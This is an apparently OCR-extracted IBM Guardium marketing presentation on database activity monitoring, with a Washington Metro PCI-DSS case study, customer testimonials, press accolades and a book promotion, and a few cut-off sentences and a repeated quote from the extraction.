Safeguarding data is critical for many organizations, but auditing data access activity to comply with regulatory standards can be a complex undertaking. As part of its initiative to simplify IT, the Dell IT group implemented the Guardium platform and database activity monitoring technology to help protect its globally distributed database servers and streamline compliance processes.

Securely maintaining sensitive financial and customer information in enterprise data cen-

desk—helps to ensure that a formal process is in place for tracking and addressing exceptions such as failed

Published case study in Dell Power Solutions

Washington Metropolitan Area Transit Authority (Metro) Safeguards Customer Information

- **Who:** The Metro operates the 2nd largest U.S. rail transit system and transports more than a third of the federal government to work
- **Need:** Metro needed to safeguard sensitive customer data and simplify compliance with PCI-DSS -- without impacting performance or changing database configurations
  - Protecting customer data
  - Passing audits more quickly and easily
  - Monitoring for potential fraud in PeopleSoft system
  - Leveraging scalable architecture; automated oversight workflows (electronic sign-offs, escalations); library of best practices PCI policies and reports; application-layer monitoring
- **Environment:**
  - More than 9 million transactions per year (Level 1 merchant)
  - Complex, multi-tier heterogeneous environment
- **Alternatives considered:** Native logging and auditing impractical
- **Customer Impact**: “Our customers trust us to transport them safely and safeguard their personal information.”
  - “We looked at native DBMS logging and auditing, but it’s impractical because of its high overhead, especially when you’re capturing every SELECT in a high-volume environment like ours. In addition, native auditing doesn’t enforce separation of duties or prevent unauthorized access by privileged insiders.”

What Customers Are Saying About Guardium

“The integrity and confidentiality of our ERP, financial and customer data are paramount to our company and enable us to serve our millions of customers safely, reliably and efficiently. We have selected Guardium’s real-time database monitoring and compliance automation solution to help us meet our compliance goals for database monitoring.”

Cindy Peluso, Director of Information Security, National Grid

“Guardium’s technology was key to helping us pass our SOX audit. In the past, we spent hours and hours reviewing logs, but we didn’t have real-time controls or the detailed information required by our auditors. We also tried agent-based change control solutions, but they didn’t work. The Guardium system gives us both real-time alerting and granular audit reporting while automating the entire process. This helps us meet our auditors’ requirements while saving us several hundred hours a year in staff time.”

Robert G. Gorrie, Corporate Information Security Manager, USEC
($1B NYSE-traded nuclear energy company)

“Guardium's innovative network-based technology monitors, protects and audits access to key information assets at ING Investment Management.”

Charles Kim, Information Security Officer, ING Investment Management

“[Guardium's technology] enabled the customer to improve database security … without impacting the performance of critical business applications.”

Forrester Consulting Commissioned Case Study
$10B NYSE-traded energy company

Validated by Industry Experts

FORRESTER

“Dominance in this space”
#1 Scores for Current Offering, Architecture & Product Strategy

ChannelWeb

“Most Powerful Compliance Regulations Tools ... Ever"

SC MAGAZINE

“5-Star Ratings: Easy installation, sophisticated reporting, strong policy-based security.”

the 451 group

“Guardium is ahead of the pack and gaining speed.”

“Guardium is ahead of the pack and gaining speed.”

InformationWeek

“Top of DBEP Class”
“Practically every feature you'll need to lock down sensitive data“

RED HERRING WINNER 100 N. AMERICA

SQL SERVER magazine

2007 Editor's Choice Award in "Auditing and Compliance"

INFORMATION SECURITY MAGAZINE


“Enterprise-class data security product that should be on every organization's radar."

INFORMATION SECURITY Hotpick

Summary and conclusions

- **Traditional log management, network scanners, SIEM and DLP insufficient to secure high-value databases**
  - No real-time monitoring at data level to detect unauthorized access
  - Inability to detect fraud at application layer
  - No knowledge about DBMS commands, vulnerabilities & structures
  - Native logging and auditing require database changes and affect performance
- **IBM InfoSphere Guardium is the most widely-deployed solution, with ongoing feedback from the most demanding data center environments worldwide**
  - Scalable enterprise architecture
  - Broad heterogeneous support
  - 100% visibility and granular control
  - Deep automation to reduce workload
  - Holistic approach

For More Information



Ron Ben Natan

Implementing Database Security and Auditing

- Check out *Implementing Database Security and Auditing*
  - Definitive 413-page text for security, risk management & database professionals
  - Specific tips for DB2, Oracle, SQL Server, MySQL and Sybase
  - Written by database security expert, IBM GOLD Consultant & Guardium CTO, Ron Ben Natan, Ph.D.
  - Free chapter download: www.guardium.com/index.php/landing/520
- See "Resources" section for case studies, ROI examples, white papers & lab reviews
- Check out the *Database Security TechCenter* by Dark Reading
  - Latest news, tips & reports
  - www.darkreading.com/database_security/

SECURITY dark READING

Protect The Business Enable Access

Version 8 Briefing for X

Introduction to InfoSphere Guardium Real-Time Database Protection and Monitoring